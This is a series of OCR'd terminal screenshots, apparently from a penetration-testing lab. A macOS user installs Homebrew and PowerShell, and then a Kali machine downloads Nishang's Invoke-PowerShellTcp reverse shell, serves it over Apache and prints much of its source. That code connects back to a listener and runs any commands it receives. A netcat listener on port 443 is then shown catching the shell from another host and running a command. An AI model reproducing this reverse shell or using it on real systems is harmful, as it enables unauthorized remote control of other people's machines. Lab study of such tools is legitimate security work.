

```
Last login: Thu Sep 11 12:11:59 on console
rajendraprasad@RAJENDRAs-MacBook-Air ~ % brew install --cask powershell
zsh: command not found: brew
rajendraprasad@RAJENDRAs-MacBook-Air ~ % /bin/bash -c "$(curl -fsSl https://raw.githubusercontent.com/Homebrew/install/HEAD/install.sh)"
==> Checking for `sudo` access (which may request your password)...
Password:
==> This script will install:
/opt/homebrew/bin/brew
/opt/homebrew/share/doc/homebrew
/opt/homebrew/share/man/man1/brew.1
/opt/homebrew/share/zsh/site-functions/_brew
/opt/homebrew/etc/bash_completion.d/brew
/opt/homebrew
/etc/paths.d/homebrew
==> The following new directories will be created:
/opt/homebrew/bin
/opt/homebrew/etc
/opt/homebrew/include
/opt/homebrew/lib
/opt/homebrew/sbin
/opt/homebrew/share
/opt/homebrew/var
/opt/homebrew/opt
/opt/homebrew/share/zsh
/opt/homebrew/share/zsh/site-functions
/opt/homebrew/var/homebrew
/opt/homebrew/var/homebrew/linked
/opt/homebrew/Cellar
/opt/homebrew/Caskroom
/opt/homebrew/Frameworks

Press RETURN/ENTER to continue or any other key to abort:
==> /usr/bin/sudo /usr/bin/install -d -o root -g wheel -m 0755 /opt/homebrew
==> /usr/bin/sudo /bin/mkdir -p /opt/homebrew/bin /opt/homebrew/etc /opt/homebrew/include /opt/homebrew/lib /opt/homebrew/sbin /opt/homebre
sh /opt/homebrew/share/zsh/site-functions /opt/homebrew/var/homebrew /opt/homebrew/var/homebrew/linked /opt/homebrew/Cellar /opt/homebrew/
==> /usr/bin/sudo /bin/chmod ug=rwx /opt/homebrew/bin /opt/homebrew/etc /opt/homebrew/include /opt/homebrew/lib /opt/homebrew/sbin /opt/ho
re/zsh /opt/homebrew/share/zsh/site-functions /opt/homebrew/var/homebrew /opt/homebrew/var/homebrew/linked /opt/homebrew/Cellar /opt/homeb
==> /usr/bin/sudo /bin/chmod go-w /opt/homebrew/share/zsh /opt/homebrew/share/zsh/site-functions
==> /usr/bin/sudo /usr/sbin/chown rajendraprasad /opt/homebrew/bin /opt/homebrew/etc /opt/homebrew/include /opt/homebrew/lib /opt/homebrew/
/homebrew/share/zsh /opt/homebrew/share/zsh/site-functions /opt/homebrew/var/homebrew /opt/homebrew/var/homebrew/linked /opt/homebrew/Cella
==> /usr/bin/sudo /usr/bin/chgrp admin /opt/homebrew/bin /opt/homebrew/etc /opt/homebrew/include /opt/homebrew/lib /opt/homebrew/sbin /opt/
share/zsh /opt/homebrew/share/zsh/site-functions /opt/homebrew/var/homebrew /opt/homebrew/var/homebrew/linked /opt/homebrew/Cellar /opt/ho
==> /usr/bin/sudo /usr/sbin/chown -R rajendraprasad:admin /opt/homebrew
==> Downloading and installing Homebrew...
remote: Enumerating objects: 310609, done.
remote: Counting objects: 100% (15951/15951), done.
remote: Compressing objects: 100% (629/629), done.

brew doctor


remote: Total 310609 (delta 15543), reused 15368 (delta 15322), pack-reused 294658 (from 3)
remote: Enumerating objects: 55, done.
remote: Counting objects: 100% (34/34), done.
remote: Total 55 (delta 33), reused 33 (delta 33), pack-reused 21 (from 1)
==> /usr/bin/sudo /bin/mkdir -p /etc/paths.d
==> /usr/bin/sudo tee /etc/paths.d/homebrew
/opt/homebrew/bin
==> /usr/bin/sudo /usr/sbin/chown root:wheel /etc/paths.d/homebrew
==> /usr/bin/sudo /bin/chmod a+r /etc/paths.d/homebrew
==> Updating Homebrew...
```

```
==> Pouring portable-ruby-3.4.5.arm64_big_sur.bottle.tar.gz
==> Installation successful!

==> Homebrew has enabled anonymous aggregate formulae and cask analytics.
Read the analytics documentation (and how to opt-out) here:
  https://docs.brew.sh/Analytics
No analytics data has been sent yet (nor will any be during this install run).

==> Homebrew is run entirely by unpaid volunteers. Please consider donating:
  https://github.com/Homebrew/brew#donations

==> Next steps:
- Run these commands in your terminal to add Homebrew to your PATH:
    echo >> /Users/rajendraprasad/.zprofile
    echo 'eval "$(/opt/homebrew/bin/brew shellenv)"' >> /Users/rajendraprasad/.zprofile
    eval "$(/opt/homebrew/bin/brew shellenv)"
- Run brew help to get started
- Further documentation:
    https://docs.brew.sh

rajendraprasad@RAJENDRAs-MacBook-Air ~ %
rajendraprasad@RAJENDRAs-MacBook-Air ~ % brew doctor
zsh: command not found: brew
rajendraprasad@RAJENDRAs-MacBook-Air ~ %
rajendraprasad@RAJENDRAs-MacBook-Air ~ %
rajendraprasad@RAJENDRAs-MacBook-Air ~ % brew doctor
zsh: command not found: brew
rajendraprasad@RAJENDRAs-MacBook-Air ~ % echo 'export PATH="/opt/homebrew/bin:$PATH"' >> ~/.zshrc

rajendraprasad@RAJENDRAs-MacBook-Air ~ % source ~/.zshrc

rajendraprasad@RAJENDRAs-MacBook-Air ~ % brew doctor

Your system is ready to brew.
rajendraprasad@RAJENDRAs-MacBook-Air ~ % brew install --cask powershell

==> Caveats
To use Homebrew in PowerShell, run the following in a PowerShell session:
  New-Item -Path (Split-Path -Parent -Path $PROFILE.CurrentUserAllHosts) -ItemType Directory -Force
  Add-Content -Path $PROFILE.CurrentUserAllHosts -Value '$(/opt/homebrew/bin/brew shellenv) | Invoke-Expression'
```



==> Caveats
To use Homebrew in PowerShell, run the following in a PowerShell session:
New-Item -Path (Split-Path -Parent -Path $PROFILE.CurrentUserAllHosts) -ItemType Directory -Force
Add-Content -Path $PROFILE.CurrentUserAllHosts -Value '$(/opt/homebrew/bin/brew shellenv) | Invoke-Expression'
==> Downloading https://github.com/PowerShell/PowerShell/releases/download/v7.5.2/powershell-7.5.2-osx-arm64.pkg
==> Downloading from https://release-assets.githubusercontent.com/github-production-release-asset/49609581/e3bf2f3c-2445-4bd6-b212-6a2d654f3cbc?sp=r&sv=2018-11-09&sr=b&spr=https&se=2025-09-11T14%3A34%3A51
100.0%
==> Installing Cask powershell
==> Running installer for powershell with `sudo` (which may request your password)...
Password:
installer: Package name is PowerShell - 7.5.2
installer: Installing at base path /
installer: The install was successful.
powershell was successfully installed!
==> No outdated dependents to upgrade!
rajendraprasad@RAJENDRAs-MacBook-Air ~ % pwsh
PowerShell 7.5.2
PS /Users/rajendraprasad>



jackal@kali: ~
Session Actions Edit View Help
└─$ sudo systemctl start apache2
[sudo] password for jackal:
┌──(jackal㉿kali)-[~]
└─$ sudo systemctl start apache2
┌──(jackal㉿kali)-[~]
└─$ sudo cp /path/to/
cp: missing destination file operand after '/path/to/'
Try 'cp --help' for more information.
┌──(jackal㉿kali)-[~]
└─$
┌──(jackal㉿kali)-[~]
└─$ sudo cp /path/to/Invoke-PowerShellTcp.ps1 /var/www/html/
cp: cannot stat '/path/to/Invoke-PowerShellTcp.ps1': No such file or directory
┌──(jackal㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
--2025-09-11 10:19:19-- https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4339 (4.2K) [text/plain]
Saving to: 'Invoke-PowerShellTcp.ps1'
Invoke-PowerShellTcp.ps1 100%[→] 4.24K --.-KB/s in 0.01s
2025-09-11 10:19:20 (402 KB/s) - 'Invoke-PowerShellTcp.ps1' saved [4339/4339]
┌──(jackal㉿kali)-[~]
└─$ sudo cp Invoke-PowerShellTcp.ps1 /var/www/html/
┌──(jackal㉿kali)-[~]
└─$ ls -l /var/www/html/Invoke-PowerShellTcp.ps1
-rw-r--r-- 1 root root 4339 Sep 11 10:20 /var/www/html/Invoke-PowerShellTcp.ps1
┌──(jackal㉿kali)-[~]
└─$

```
jackal@kali: ~
Session  Actions  Edit  View  Help
└─$ curl http://10.0.2.15/Invoke-PowerShellTcp.ps1
function Invoke-PowerShellTcp
{
<#
.SYNOPSIS
Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

.DESCRIPTION
This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
Also, a standard netcat can connect to this script Bind to a specific port.

The script is derived from Powerfun written by Ben Turner & Dave Hardy

.PARAMETER IPAddress
The IP address to connect to when using the -Reverse switch.

.PARAMETER Port
The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be listening on
the given IP and port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Bind -Port 4444

Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to this port.

.EXAMPLE
PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444

Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A netcat/powercat listener must be
listening on the given IP and port.

.LINK
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://github.com/nettitude/powershell/blob/master/powerfun.ps1
https://github.com/samratashok/nishang
#>
```


jackal@kali: ~
Session Actions Edit View Help
[String]
$IPAddress,
[Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
[Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
[Int]
$Port,
[Parameter(ParameterSetName="reverse")]
[Switch]
$Reverse,
[Parameter(ParameterSetName="bind")]
[Switch]
$Bind
)
try
{
#Connect back if the reverse switch is used.
if ($Reverse)
{
$client = New-Object System.Net.Sockets.TCPClient($IPAddress,$Port)
}
#Bind to the provided port if Bind switch is used.
if ($Bind)
{
$listener = [System.Net.Sockets.TcpListener]$Port
$listener.start()
$client = $listener.AcceptTcpClient()
}
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535|%{0}
#Send back current username and computername
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyri
ght (C) 2015 Microsoft Corporation. All rights reserved.`n`n")

```
jadal@kali: ~
Session  Actions  Edit  View  Help
        }

        $stream = $client.GetStream()
        [byte[]]$bytes = 0..65535|%{0}

        #Send back current username and computername
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyri
ght (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)

        #Show an interactive PowerShell prompt
        $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
        $stream.Write($sendbytes,0,$sendbytes.Length)

        while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
        {
            $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
            $data = $EncodedText.GetString($bytes,0, $i)
            try
            {
                #Execute the command on the target.
                $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
            }
            catch
            {
                Write-Warning "Something went wrong with execution of command on the target."
                Write-Error $_
            }
            $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
            $x = ($error[0] | Out-String)
            $error.clear()
            $sendback2 = $sendback2 + $x

            #Return the results
            $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
            $stream.Write($sendbyte,0,$sendbyte.Length)
            $stream.Flush()
        }
        $client.Close()
        if ($listener)
        {
```


jackal@kali: ~
Session Actions Edit View Help
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:42:4e:30 brd ff:ff:ff:ff:ff:ff
inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
valid_lft 84904sec preferred_lft 84904sec
inet6 fd17:625c:f037:2:d222:d023:3e83:44b/64 scope global temporary dynamic
valid_lft 86164sec preferred_lft 14164sec
inet6 fd17:625c:f037:2:a00:27ff:fe42:4e30/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86164sec preferred_lft 14164sec
inet6 fe80::a00:27ff:fe42:4e30/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:9d:67:f4:32 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
(jackal㉿kali)-[~]
$ sudo systemctl status apache2
[sudo] password for jackal:
● apache2.service - The Apache HTTP Server
Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Thu 2025-09-11 10:13:39 EDT; 25min ago
Invocation: 206c7ce4054a4a65a789497afe9325d8
Docs: https://httpd.apache.org/docs/2.4/
Process: 1840 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 1856 (apache2)
Tasks: 7 (limit: 4973)
Memory: 22.3M (peak: 22.5M)
CPU: 155ms
CGroup: /system.slice/apache2.service
├─1856 /usr/sbin/apache2 -k start
├─1859 /usr/sbin/apache2 -k start
├─1860 /usr/sbin/apache2 -k start
├─1861 /usr/sbin/apache2 -k start
├─1862 /usr/sbin/apache2 -k start
├─1863 /usr/sbin/apache2 -k start
└─2845 /usr/sbin/apache2 -k start
Sep 11 10:13:39 kali systemd[1]: Starting apache2.service - The Apache HTTP Server ...


jackal@kali: ~
Session Actions Edit View Help
^C
(jackal㉿kali)-[~]
$ sudo nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.125.239] from (UNKNOWN) [192.168.125.232] 50981
Windows PowerShell running as user on
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS /Users/rajendraprasad>Get-ChildItem
Directory: /Users/rajendraprasad
UnixMode User Group LastWriteTime Size Name
